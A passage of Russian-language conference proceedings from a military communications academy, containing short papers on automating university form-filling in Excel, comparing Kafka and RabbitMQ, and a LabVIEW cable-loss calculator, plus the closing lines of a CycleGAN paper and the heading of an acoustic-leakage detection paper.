Выводы по второму методу:

1. Выбранная архитектура и метод генерации изображений достаточно просты в реализации и обучении.
2. Выявляются проблемы с перенасыщенностью цветов.
3. Между двумя доменами нет какой-либо связи, из-за чего результаты могут быть очень непредсказуемыми.
4. Архитектура CycleGAN хорошо подходит для изменения стиля изображения, но не для полного изменения изображения.
5. Для получения лучших результатов требуется дополнительное время обучения и/или внесение изменений в архитектуру, совмещение двух рассмотренных методов.

#### Список используемых источников

1. ГК РФ Статья 1473. Фирменное наименование. URL: <http://www.consultant.ru> (дата обращения 22.11.2023).
2. Оксюта А. А. Использование логотипа на фирменном бланке организации // Журнал Делопроизводство и документооборот на предприятии. 2006. № 10. С. 7–25.
3. Переверзев И. А., Квасницкий В. Н. Эффективные алгоритмы построения нейронной сети на основании оценки входных параметров (глубокое машинное обучение) // Журнал Вестник МФЮА. 2016 № 1. С. 253–261.
4. Tero Karras, Timo Aila, Samuli Laine, Jaakko Lehtinen. Progressive Growing of GANs for Improved Quality, Stability, and Variation // ICLR 2018 Conference Blind Submission. URL: <https://openreview.net/pdf?id=Hk99zCeAb> (дата обращения 22.11.2023).
5. Hardik Bansal, Archit Rathore. Understanding and Implementing CycleGAN in Tensor Flow. URL: <https://hardikbansal.github.io/CycleGANBlog> (дата обращения 22.11.2023).

УДК 004.01  
ГРНТИ 20.51.19

## СПОСОБ АВТОМАТИЗАЦИИ ЗАПОЛНЕНИЯ БЛАНКОВОЙ ДОКУМЕНТАЦИИ В ВУЗАХ

**Н. А. Васильев И. Е. Голошумов**

Военная орденов Жукова и Ленина Краснознаменной академия связи  
имени маршала Советского Союза С. М. Буденного

*Деятельность высших учебных заведений связана с большим количеством документов: приказы, учебные планы, служебные записки, выписки из учебных планов и так далее. Внедрение автоматизированной системы позволит решить ряд проблем, с которыми сталкиваются сотрудники ВУЗа, а также безусловно скажется на повышении производительности труда. В этой статье будет рассмотрен способ автоматизации заполнения бланковой документации для того, чтобы снизить нагрузку на сотрудников вуза.*

*форма, панель, индивидуальный план, программное обеспечение.*

В высших учебных заведениях работа непосредственно связана с документооборотом. Затраты времени и трудоёмкость заполнения документов значительно сказываются на сотрудников университета. Для решения данной проблемы нужно автоматизировать процесс заполнения документов.

Так как автоматизация заполнения документов нацелена для сотрудников университета, то главным приоритетом программного обеспечения (сокращенно ПО) это простота пользования им. Ещё не маловажный фактором было то, чтобы этим программным обеспечением могли пользоваться во многих университетах.

Проведя опрос сотрудников кафедр вуза БрГУ. Стало ясно, что одним из трудоёмких документов является «Индивидуальный план». Для его заполнения они используют платформу Microsoft Excel.

Была написана программа специально под документ «Индивидуальный план» включает в себя 1 форму и 6 панелей. От сотрудников вуза требуется переходить между панелями и заполнять соответствующие ячейки и таблицы (рис. 1, 2). Результатом деятельности приложения является 2 файла Microsoft Excel, содержащий «Индивидуальный план». Целью данного приложения является автоматизация заполнения «Индивидуальный план», а также отслеживание возможных ошибок при заполнении выдавая при этом уведомляющее окно «Ошибка» (рис. 3). [1].



Подручный

### Титульный лист

Предлагаем Вам заполнить личные данные

Фамилия:   
 Имя:   
 Отчество:   
 Учебный год:   
 Должность:   
 Кафедра:   
 Факультет:   
 Срок привлечения: с  до

Пожалуйста укажите путь к файлу с вашей нагрузкой

Рис. 1. Титульный лист

Подручный

### УЧЕБНО-МЕТОДИЧЕСКАЯ РАБОТА

Предлагаем Вам заполнить данные по «Учебно-методической работе»

	№ п/п, № позиции*	По курсу читаемому	Вид работы	Объем	Нормы времени, час	осен. сем.	вес. сем.
*							

№ позиции:   
 Дисциплины и вид учебной работы:   
 Осенний семестр:  Весний семестр:   
 По курсу, читаемому ранее  По курсу, читаемому впервые

Рис. 2. Учебно-методическая работа

Подручный

### Титульный лист

Предлагаем Вам заполнить личные данные

Фамилия:   
 Имя:   
 Отчество:   
 Учебный год:   
 Должность:   
 Кафедра:   
 Факультет:   
 Срок привлечения: с  до

Ошибка  
Пожалуйста укажите введите фамилию

Нагрузка.xlsx

Нажмите, чтобы сменить файл

Рис. 3. Ошибка «Не заполнено поле»

Для заполнения документа «Индивидуальный план» требуется таблица с данными, предоставляемая на кафедре в формате excel. Пользователю нужно указать в программе путь к этому файлу, для этого в ПО используется класс OpenFileDialog() [2].

Переход между панелями осуществляется посредством скрытия панели и отображении следующей с помощью методов Hide() и Show() [3].

После того как сотрудник вуза закончил ввод то все введенные данные добавляются в соответствующие ячейки макета документа «Индивидуальный план», который состоит из двух файлов Microsoft Excel.

После откроется готовый Excel документ, в котором можно вносить свои коррективы при необходимости (рис. 4).

<b>Индивидуальный план</b>											
<b>работы</b>											
<b>на 2022/2023</b>											
Старший преподаватель кафедры ИМиФ											
<small>должность</small>						<small>наименование кафедры</small>					
Иванов Иван Иванович											
<small>фамилия, имя, отчество преподавателя</small>											
Условия привлечения к трудовой деятельности											
						<small>штатный</small>					
<small>штатный</small>											
<small>совместитель (внутренний или внешний) с указанием доли ставки</small>											

Рис. 4. Документ Excel

На базе вуза БрГУ было произведено тестирование программы тремя сотрудниками вуза. На заполнения таблицы у преподавателей ушло в среднем по 2 часа. Время на заполнение документа «Индивидуальный план» вручную у преподавателя уходило от 3 дней и более. Тем самым автоматизируя заполнение, повысилась производительность труда.

В данной работе рассматривался способ автоматизации заполнения документации для вуза. Исходя из результатов проделанной работы можно сделать вывод, что:

1. Удобнее всего является реализация ПО непосредственно под определенные документы.
2. Внедрение такого ПО позволяет снизить нагрузку на сотрудников вуза.

### Список используемой литературы

1. Коцюбинский А. О., Грошев С. В. Excel для бухгалтера в примерах. М. : Гросс-Медиа, 2004. 304 с.
2. Кренке Д. Теория и практика построения баз данных, 9-е изд. СПб. : «Питер», 2012. 859с.
3. Бишоп Дж. C# в кратком изложении; Бином. Лаборатория знаний. М., 2015. 234 с.

*Статья представлена научным руководителем, зам. начальника НИЦ ВАС, кандидатом технических наук О. А. Михалевым.*

**УДК 004.75**  
**ГРНТИ 20.53.23**

## **ОБЗОР И СРАВНЕНИЕ СОВРЕМЕННЫХ БРОКЕРОВ СООБЩЕНИЙ APACHE KAFKA И RABBITMQ**

**Н. А. Васильев, П. Н. Калашников, М. Е. Мезенин, А. М. Старков**

Военная орденов Жукова и Ленина Краснознаменной академия связи  
имени маршала Советского Союза С. М. Буденного

*Разрабатывая современную распределенную систему, важно правильно наладить процесс создания сервиса, с помощью которого компоненты распределенной системы могли бы обмениваться информацией между собой. В настоящее время существует два основных подхода взаимодействия программных компонентов: передача набора данных, представленных в виде сообщений, между различными компонентами системы, а также вызов методов и процедур объектов удаленного компонента. Эта статья посвящена обзору современных и наиболее популярных среди разработчиков брокеров сообщений с кратким сравнением их характеристик.*

*распределенная система, брокер сообщений, сообщение, Apache Kafka, RabbitMQ.*

На сегодняшний день существует два способа передачи сообщений между удаленными системами: непосредственный обмен сообщениями и применение систем очередей сообщений, называемых брокерами. Первый вариант передает информацию напрямую от источника, однако передача возможна только тогда, когда сторона, которая принимает данные готова к их получению. Во втором же случае в цепочку подключается посредник – менеджер очередей сообщений. Он принимает все поступающие сообщения от источников, распределяет их по очередям и отправляет данные компонентам.

Существует шаблон, называемый «публикация-подписка», суть которого заключается в том, что «производитель» публикует сообщения, при этом группируя их по каким-либо заранее заданным темам, а в свою очередь «потребители» подписываются на интересующие их темы. Тем временем брокер дает гарантию того, что все подписчики получают все сообщения, на которые они были подписаны. Главное в этом шаблоне то, что «производители» и «потребители» не должны быть в активном состоянии одновременно.

Наиболее популярный метод обмена сообщениями основывается на архитектуре message oriented middleware (МОО). Она применяет сразу две вышеописанные парадигмы – pub-системы и очереди сообщений. Благодаря им функционирует интерфейс, с помощью которого распределенные сети и приложения могут соединяться между собой. В основном, данную парадигму применяют для создания журнала фиксации, в котором все сообщения представляются в виде журналов. Журнал, сам по себе, является некоторой структурой данных, в которую, при необходимости, добавляются сообщения. Подобную технологию включают в себя следующие платформы потоковой передачи данных: Amazon Kinesis, Apache Kafka, NATS Streaming и Microsoft event hubs. Эти фреймворки применяются для метрик журналов отслеживания активности веб-сайтов и веб-сервисов, корпоративных приложений, интернета вещей, а также для контроля за автономными транспортными средствами.

### *Apache Kafka*

Apache Kafka – это система обмена сообщениями написанная на мультипарадигмальном языке программирования Scala. Данная система является долговечной, масштабируемой, и отказоустойчивой. Ее используют такие ведущие компании как LinkedIn, Yahoo, Twitter. В основном данную систему применяют в качестве потоковой передачи данных для всевозможной аналитики. Такие известные компании как IBM и DataSift применяют Kafka в качестве сборщика событий, мониторинга и трекера потребления потоков данных пользователями в режиме реального времени. Помимо этого, система широко применяется в социальных сетях, так в Twitter данная система является компонентом инфраструктуры потоковой обработки, а в LinkedIn она предназначена для передачи потоков данных о работе и различных операционных показателей приложений. Сама по себе Kafka проста в использовании и настройке, но при этом обеспечивает высокую пропускную способность и надежную функцию репликации.

Вся архитектура данного фреймворка состоит из производителей, потребителей, брокеров, смотрителей, журналов, разделов, записей и тем. Журналы соответствуют темам, которые поделены на разделы, в которых записи хранятся друг за другом. Данные разделы равномерно распределены

между брокерами для обеспечения наибольшей пропускной способности всей системы в целом.

Серверы Apache Kafka часто применяются как брокеры сообщений, которые в совокупности образуют единый кластер Kafka. Также могут применяться, как основную шину данных для обмена информацией при взаимодействии нескольких систем. Все имеющиеся производители сообщений создают потоки записей, которые, затем, перемещаются в темы, а подписчики подписываются на темы. Для того, чтобы распределить нагрузку на сервер потребители могут образовывать группы, которые могут участвовать в процессе балансировке нагрузки между компонентами. У потребителей имеется возможность параллельно получать информацию из разных разделов темы [1].

### *RabbitMQ*

RabbitMQ также является системой брокера сообщений. Данный брокер открыт и имеет в своем функционале расширенную очередь сообщений. Система использует собственный протокол AMQP, с помощью которого обеспечивается бесшовная асинхронная связь между приложениями, основанная на передаче сообщений. В данном случае все передаваемые сообщения слабо связаны между собой, поэтому как система отправителя, так и система получателя не обязательно должны быть активными. Кроме того, RabbitMQ может быть запущен и использован в различных операционных системах. Также, имеется поддержка таких языков программирования как .NET, Python, PHP, Ruby и многих других. Сам же брокер написан на функциональном языке программирования с сильной динамической типизацией Erlang. Система сама по себе легкая и может быть развернута в облаке, с помощью TCP-соединения передаются все сообщения. Главными компонентами RabbitMQ являются:

1. AMQP-брокер маршрутизирует сообщения и помогает частям системы общаться между собой.
2. Producer (отправитель) отправляет сообщения в брокер.
3. Consumer (читатель) получает эти сообщения.
4. Queue (очередь) хранит сообщения и отдаёт их подписанным получателям.
5. Exchange (обменник) получает сообщения и распределяет их между очередями.
6. Binding хранит правила для обменника.

После небольшого обзора каждой системы очередей сообщений рассмотрим некоторые ключевые моменты, свойственные для брокеров сообщений.

### *Доставка сообщений*

Гарантия доставки сообщения отражает суть качества обслуживания. Доставка «самое большое один раз» – это тот случай, когда сообщение либо будет доставлено, либо нет. Благодаря этому обеспечивается высокая пропускная способность. Доставка «ровно один раз» происходит, когда подписчик получает сообщение только один раз. Для этого требуется большое количество вычислений. Последний вариант доставки – «по крайней мере один раз» – происходит в том случае, когда какое-либо сообщение отправляется по крайней мере один раз, однако может быть отправлено несколько раз. Данный вариант полезен при восстановлении после сбоя. Таким образом, Kafka обеспечивает все эти виды доставки, RabbitMQ – только «не более одного раза» и «не менее одного раза».

### *Доступность*

Доступность – это способность системы максимально увеличить время безотказной работы. Система должна обеспечивать отказоустойчивость для высокой доступности. Kafka имеет возможность реплицировать сообщения и хранить их в нескольких брокерах одновременно, данный коэффициент разработчик устанавливает сам в зависимости от потребностей. Это может быть полезно в том случае, когда происходят какие-либо сбои в работе системы или при полном ее отказе, так как при возобновлении работы системы появится возможность восстановить сообщения. В брокере Kafka имеется смотритель, который координирует работу брокеров, потребителей и производителей сообщений, а также выбирает нового брокера, если один из них выходит из строя. Помимо этого, данная система очередями поддерживает на высоком уровне производительность, наряду с репликацией.

### *Масштабируемость*

Масштабируемость – это способность системы справляться с увеличением числа рабочей нагрузки, в нашем случае сообщений, при добавлении в нее ресурсов, как программных, так и аппаратных. Система RabbitMQ использует кластеризацию, где во многих узлах действует как единый брокер сообщений. Это добавляет больше возможностей для балансировки рабочей нагрузки, а также для масштабирования всей системы в целом с целью обработки большого количества поступающих сообщений от производителя. Apache Kafka же с самого начала задумывалась как система, имеющая возможность горизонтального масштабирования. Так, с помощью координации со стороны смотрителя добавление новых и удаление неиспользуемых брокеров упрощает моменты масштабирования всей системы.

*Устойчивость сообщения*

Устойчивость – это возможность сохранять сообщения так, чтобы они были доступны даже после полного перезапуска всей системы. Это понятие тесно связано с персистентностью – способностью состояния (данных, объекта) существовать дольше, чем процесс, создавший его. Так, RabbitMQ имеет персистентность в качестве дополнительной опции и может сохранять сообщения в оперативной или постоянной памяти. Однако, если очередь сообщений установлена как долговечная, это не означает, что при перезапуске системы они будут сохранены. Этот параметр разработчик должен устанавливать вручную. У системы Kafka имеется журнал, который может храниться на диске вместе с установленным периодом хранения сообщений [2].

В таблице 1 кратко представлены сравнения признаков этих двух систем.

ТАБЛИЦА 1. Сравнение особенностей систем обмена сообщениями

Особенность	Apache Kafka	RabbitMQ
Год разработки	2011	2007
Язык разработки	Scala	Erlang
Схема сообщений	Бинарный через TCP	AMQP, STOMP, MQTT
Модель сообщений	– pub/sub – Message queue	– pub/sub – Message queue
Пропускная способность	Высокая	Средняя
Задержка	Низкая	Средняя
Размер сообщений	1 MB	2 GB
Доставка	– не более одного раза – ровно один раз – хотя бы раз доставка	– не более одного раза – хотя бы раз доставка
Сколько языков поддерживает	17	30
Хранилище	диск	память или диск
Используется в компаниях	LinkedIn, Netflix, Facebook, Twitter, Chase Bank	Mozilla, AT & T, Reddit

Результаты характеристик из таблицы выше следует учитывать при проектировании крупного корпоративного решения или при разработке распределенной системы. Apache Kafka стоит использовать при анализе больших данных в реальном времени, так как у нее заявлена высокая пропускная способность при низкой задержке. Также, Kafka можно внедрять в тех случаях, когда получаемые данные в реальном времени не критичны, то есть

поточная передача не влияет на потерю или пропуск нескольких сообщений. Это могут быть интернет-реклама или приложения, отслеживающие действия пользователей на сайтах. Создание быстрой, масштабируемой и надежной распределенной системы возможно при использовании RabbitMQ – функциональность маршрутизации сообщений делает ее действительно выдающейся среди множества технологий обмена сообщениями [3].

#### Список используемых источников

1. Что такое Apache Kafka: как устроен и работает брокер сообщений. Текст : электронный // selectel.ru : [сайт]. URL: <https://selectel.ru/blog/apache-kafka/> (дата обращения 07.01.2023).

2. Apache Kafka vs RabbitMQ в Big Data: сходства и различия самых популярных брокеров сообщений. Текст: электронный // bigdataschool: [сайт]. URL: <https://www.bigdataschool.ru/blog/kafka-vs-rabbitmq-big-data.html> (дата обращения 09.01.2023).

3. Kafka vs RabbitMQ – A Head-to-Head Comparison for 2023. Текст : электронный // projectpro : [сайт]. URL: <https://www.projectpro.io/article/kafka-vs-rabbitmq/451> (дата обращения 11.01.2023).

УДК 629.064.5  
ГРНТИ 44.29.37

## АВТОМАТИЗАЦИЯ РАСЧЕТА ДЛЯ ВЫБОРА КАБЕЛЬНЫХ ЛИНИЙ С УЧЕТОМ МАКСИМАЛЬНО ДОПУСТИМЫХ ПОТЕРЬ МОЩНОСТИ

**Н. А. Васильев, А. О. Кудрявцев, Г. Г. Муравьев**

Военная орденов Жукова и Ленина Краснознаменная академия связи  
имени Маршала Советского Союза С. М. Буденного

*В данной статье описан способ автоматизации расчета для выбора кабельных линий при напряжении 10, 6 и 0,4 кВ при проектировании систем электроснабжения с учетом максимально допустимых потерь. Осуществлена разработка программного комплекса в кроссплатформенной графической среде разработки приложений LabVIEW, способной дать рекомендации по выбору электротехнического оборудования.*

*проектирование, LabVIEW, электроснабжение, распределительная сеть, кабельные линии.*



Автоматизация расчета путем разработки программы в LabVIEW может послужить базой для создания нейронной сети, способной выбирать сечение марки КЛ автоматически. В перспективе нейросеть может проектировать трассу КЛ на основе множества существующих планов трасс с учетом различных норм. Что позволит автоматизировать процесс проектирования.

Автоматизация расчета осуществлена путем добавления в базовое пространство ПО LabVIEW [1] входных и искомым выходящих технических параметров КЛ, образуя собой интерактивную панель модели:

«controls» /; «modern» /; «numeric» /; «numeric control» – в случае добавления входного параметра. В случае выходящего – «controls» /; «modern» /; «numeric» /; «numeric indicator». Далее меняем наименование блока с базового «numeric» на требуемое.

Для удобства и упрощения визуального восприятия интерактивной панели упорядочили полученные блоки. Слева разместим входные параметры, далее промежуточные, справа – искомые.

Логика программного комплекса осуществлена на базовых логических действиях:

«functions» /; «programming» /; «numeric» /; «требуемый логический элемент».

После настройки связи между блоками ввода путем соединения их с блоками выходных параметров следует воспользоваться структурой «Case Structure»:

«functions» /; «programming» /; «structures» /; «case Structure».

Кейс структура позволяет осуществить расчет максимально допустимых потерь в КЛ-10, 6 и 0,4 кВ [2] без копирования логических элементов и блоков входных и выходных параметров. Автоматизировать интерактивную панель и не загромождать ее множеством дублирующих параметров. При вводе сечения КЛ в диапазоне сечений от 16 до 240 мм<sup>2</sup>, основываясь на расчете второй главы, мы получаем следующие искомые параметры: максимально допустимые потери по активной мощности –  $\Delta P$ ; максимально допустимые потери по реактивной мощности –  $\Delta Q$ .

А также промежуточные параметры: полная мощность –  $S$ ; соотношение реактивной нагрузки к активной –  $\text{tg}\varphi$ ; зависимость номинальных относительных потерь в активном сопротивлении КЛ от сечения жилы –  $V$ ; зависимость номинальных относительных потерь в реактивном сопротивлении КЛ от сечения жилы –  $W$ ; коэффициент мощности –  $\cos\varphi$ ; фактор реактивности –  $\Phi$ ; параметр режима по мощности –  $\omega_s$ .

Для автоопределения верного выбора марки КЛ воспользуемся функцией «select». Она позволит создать условие, при котором  $P_{\text{ном}}$  будет сравниваться с  $P_{\text{max}}$  (мощностью с учетом максимально допустимых потерь).

Функция «select» (рис. 1) позволит нам рассмотреть 2 случая при условиях «true» и «false».

В случае «true» (рис. 2)  $P_{\text{ном}} < P_{\text{мах}}$  – на табло «String» выводится команда «ВСЕ ХОРОШО». Следовательно, сечение выбранной марки КЛ выбрано верно.




Рис. 1. Функция «select»

Выбор сечения		дР	Рмах
95	23,0633	153,063	
Рном, кВт	48,1934	String	
150		ВСЕ ХОРОШО	

cosφ 1	cosφ 2	cosφ 3	cosφ 4	cosφ 5	cosφ 6	cosφ 7	cosφ 8	cosφ 9	cosφ 10	cosφ 11	cosφ 12	cosφ 13	cosφ 14	cosφ 15	cosφ 16	cosφ 17	cosφ 18
0	0	0,93786	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
φ 1	φ 2	φ 3	φ 4	φ 5	φ 6	φ 7	φ 8	φ 9	φ 10	φ 11	φ 12	φ 13	φ 14	φ 15	φ 16	φ 17	φ 18
0	0	0,111	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
tgφ 1	tgφ 2	tgφ 3	tgφ 4	tgφ 5	tgφ 6	tgφ 7	tgφ 8	tgφ 9	tgφ 10	tgφ 11	tgφ 12	tgφ 13	tgφ 14	tgφ 15	tgφ 16	tgφ 17	tgφ 18
0	0	0,37	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
Омметр 1	Омметр 2	Омметр 3	Омметр 4	Омметр 5	Омметр 6	Омметр 7	Омметр 8	Омметр 9	Омметр 10	Омметр 11	Омметр 12	Омметр 13	Омметр 14	Омметр 15	Омметр 16	Омметр 17	Омметр 18
0	0	1,51848	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
S, кВА 1	S, кВА 2	S, кВА 3	S, кВА 4	S, кВА 5	S, кВА 6	S, кВА 7	S, кВА 8	S, кВА 9	S, кВА 10	S, кВА 11	S, кВА 12	S, кВА 13	S, кВА 14	S, кВА 15	S, кВА 16	S, кВА 17	S, кВА 18
0	0	159,338	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
V, о.к. 1	V, о.к. 2	V, о.к. 3	V, о.к. 4	V, о.к. 5	V, о.к. 6	V, о.к. 7	V, о.к. 8	V, о.к. 9	V, о.к. 10	V, о.к. 11	V, о.к. 12	V, о.к. 13	V, о.к. 14	V, о.к. 15	V, о.к. 16	V, о.к. 17	V, о.к. 18
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0,101258
W, о.к. 1	W, о.к. 2	W, о.к. 3	W, о.к. 4	W, о.к. 5	W, о.к. 6	W, о.к. 7	W, о.к. 8	W, о.к. 9	W, о.к. 10	W, о.к. 11	W, о.к. 12	W, о.к. 13	W, о.к. 14	W, о.к. 15	W, о.к. 16	W, о.к. 17	W, о.к. 18
0	0	0,57187	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

Рис. 2. Условие 1 («true»)

В случае «false» (рис. 3)  $P_{\text{ном}} > P_{\text{мах}}$  – на табло «String» выводится команда «БЕРИ СЕЧЕНИЕ ВЫШЕ». Следовательно, сечение выбранной марки КЛ выбрано неверно и следует рассмотреть марку кабеля следующего сечения.

Выбор сечения		дР	Рмах
95	24,6036	154,601	
Рном, кВт	51,4045	String	
100		БЕРИ СЕЧЕНИЕ ВЫШЕ	

cosφ 1	cosφ 2	cosφ 3	cosφ 4	cosφ 5	cosφ 6	cosφ 7	cosφ 8	cosφ 9	cosφ 10	cosφ 11	cosφ 12	cosφ 13	cosφ 14	cosφ 15	cosφ 16	cosφ 17	cosφ 18
0	0	0,93786	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
φ 1	φ 2	φ 3	φ 4	φ 5	φ 6	φ 7	φ 8	φ 9	φ 10	φ 11	φ 12	φ 13	φ 14	φ 15	φ 16	φ 17	φ 18
0	0	0,111	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
tgφ 1	tgφ 2	tgφ 3	tgφ 4	tgφ 5	tgφ 6	tgφ 7	tgφ 8	tgφ 9	tgφ 10	tgφ 11	tgφ 12	tgφ 13	tgφ 14	tgφ 15	tgφ 16	tgφ 17	tgφ 18
0	0	0,37	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
Омметр 1	Омметр 2	Омметр 3	Омметр 4	Омметр 5	Омметр 6	Омметр 7	Омметр 8	Омметр 9	Омметр 10	Омметр 11	Омметр 12	Омметр 13	Омметр 14	Омметр 15	Омметр 16	Омметр 17	Омметр 18
0	0	1,51848	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
S, кВА 1	S, кВА 2	S, кВА 3	S, кВА 4	S, кВА 5	S, кВА 6	S, кВА 7	S, кВА 8	S, кВА 9	S, кВА 10	S, кВА 11	S, кВА 12	S, кВА 13	S, кВА 14	S, кВА 15	S, кВА 16	S, кВА 17	S, кВА 18
0	0	159,338	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
V, о.к. 1	V, о.к. 2	V, о.к. 3	V, о.к. 4	V, о.к. 5	V, о.к. 6	V, о.к. 7	V, о.к. 8	V, о.к. 9	V, о.к. 10	V, о.к. 11	V, о.к. 12	V, о.к. 13	V, о.к. 14	V, о.к. 15	V, о.к. 16	V, о.к. 17	V, о.к. 18
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0,101258
W, о.к. 1	W, о.к. 2	W, о.к. 3	W, о.к. 4	W, о.к. 5	W, о.к. 6	W, о.к. 7	W, о.к. 8	W, о.к. 9	W, о.к. 10	W, о.к. 11	W, о.к. 12	W, о.к. 13	W, о.к. 14	W, о.к. 15	W, о.к. 16	W, о.к. 17	W, о.к. 18
0	0	0,57187	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

Рис. 3. Условие 2 («false»)

Для формирования условия для «Case structure» создадим список кодов для каждого исследуемого типа КЛ при различных технических характеристиках:

«16 – АВББШВ-1-4×16; 95 – АВББШВ-1-4×95; 240 – АВББШВ-1-4×240; 116 – ВВГ-1-4×16; 195 – ВВГ-1-4×95; 1240 – ВВГ-1-4×240; 216 – ААБЛ-6-3×16; 295 – ААБЛ-6-3×95; 2240 – ААБЛ-6-3×240; 316 – СБЛ-6-3×16; 395 – СБЛ-6-3×95; 3240 – СБЛ-6-3×240; 416 – ААБЛ-10-3×16; 495 – ААБЛ-10-3×95; 4240 – ААБЛ-10-3×240; 516 – СБЛ-10-3×16; 595 – СБЛ-10-3×95; 5240 – СБЛ-10-3×240».




Рис. 4. Вид собранной модели

Задав условие путем привязки сечения проводника для собранной модели (рис. 4) к кейс структуре, мы имеем модель расчета (рис. 5) максимально допустимых потерь, для получения которых нужно ввести сечение проектируемой КЛ.




Рис. 5. Пример привязки кода к марке кабеля – СБЛ-6-3×240

Из полученных данных можно сделать вывод, что чем выше сечение проводника, его пропускная способность, тем выше максимальные потери по активной и реактивной мощности.

Разработана программа на базе кроссплатформенной среды LabVIEW, позволяющая определить максимально допустимые потери и отобразить промежуточные технические параметры. Также способна дать рекомендации по применению конкретного номинала сечения КЛ с учетом максимально допустимой мощности электропотребителя [3].

Программа, разработанная в графической среде LabVIEW, имеет возможность сопряжения с различным типом ПО и оборудования, в т.ч. микроконтроллеры, контроллеры промышленного типа (сFP-2020 для Compact FieldPoint, высокопроизводительные промышленные контроллеры не оборудованы вентиляторами и обеспечивают возможность подключения для связи и синхронизации с шасси EtherCAT и Ethernet CompactRIO, приводами перемещения EtherCAT, камерами GigE Vision и USB3 Vision, а также другим оборудованием для автоматизации. Контроллеры также оборудованы встроенным TTL и дифференциальным вводом/выводом с гальванической развязкой).

Можно использовать программное обеспечение LabVIEW для создания, отладки и развертывания логики на встроенном ПЛИС и процессоре. LabVIEW содержит более 950 функций обработки, анализа и управления сигналами, а также математические функции для ускорения процесса разработки.

Нейронная сеть включает в себя раздел «Data Science» – работу с большими данными (англ. *Big Data*). Большие данные – это огромные объёмы неструктурированной информации: например, метеоданные за какой-то период, статистика запросов в поисковых системах, результаты спортивных состязаний, базы данных геномов микроорганизмов и многое другое. Ключевые слова здесь – «огромный объём» и «неструктурированность». Чтобы работать с такими данными, используют математическую статистику и методы машинного обучения.

Программа для определения максимально допустимых потерь по активной и реактивной по мощности в КЛ и отображения промежуточных технических параметров представляет собой базу данных о технических параметрах КЛ, основанных на современных методиках выбора КЛ и паспортных данных проводников от производителя.

#### Список используемых источников

1. Карамуллин Т. Х., Джамалов Н. К. Разработка информационно-измерительного комплекса системы энергоснабжения космического аппарата на базе LabVIEW // Наука и образование сегодня. 2020. №3 (50). URL: <https://cyberleninka.ru/article/n/razrabotka-informatsionno-izmeritelnogo-kompleksa-sistemy-energospabzheniya-kosmicheskogo-apparata-na-baze-labview> (дата обращения 11.04.2022).
2. Правила устройства электроустановок. 7-ое изд. URL: <https://www.elec.ru/library/direction/pue.html> (дата обращения 11.04.2022)/
3. Конюхова Е. А. Проектирование систем электроснабжения промышленных предприятий (теория и примеры) : учебное пособие. М. : Русайнс, 2016.

*Статья представлена научным руководителем, зам. начальника НИЛ ВАС, кандидатом технических наук, О. А. Михалевым.*

УДК 004.056.5  
ГРНТИ 81.93.29

## ОБНАРУЖЕНИЕ ТЕХНИЧЕСКОГО КАНАЛА УТЕЧКИ АКУСТИЧЕСКОЙ ИНФОРМАЦИИ С ИСПОЛЬЗОВАНИЕМ НЕЙРОННЫХ СЕТЕЙ

**Н. А. Васильев, В. А. Липатников, К. В. Мелехов, И. А. Мелихов**

Военная орденов Жукова и Ленина Краснознаменная академия связи  
имени Маршала Советского Союза С. М. Буденного

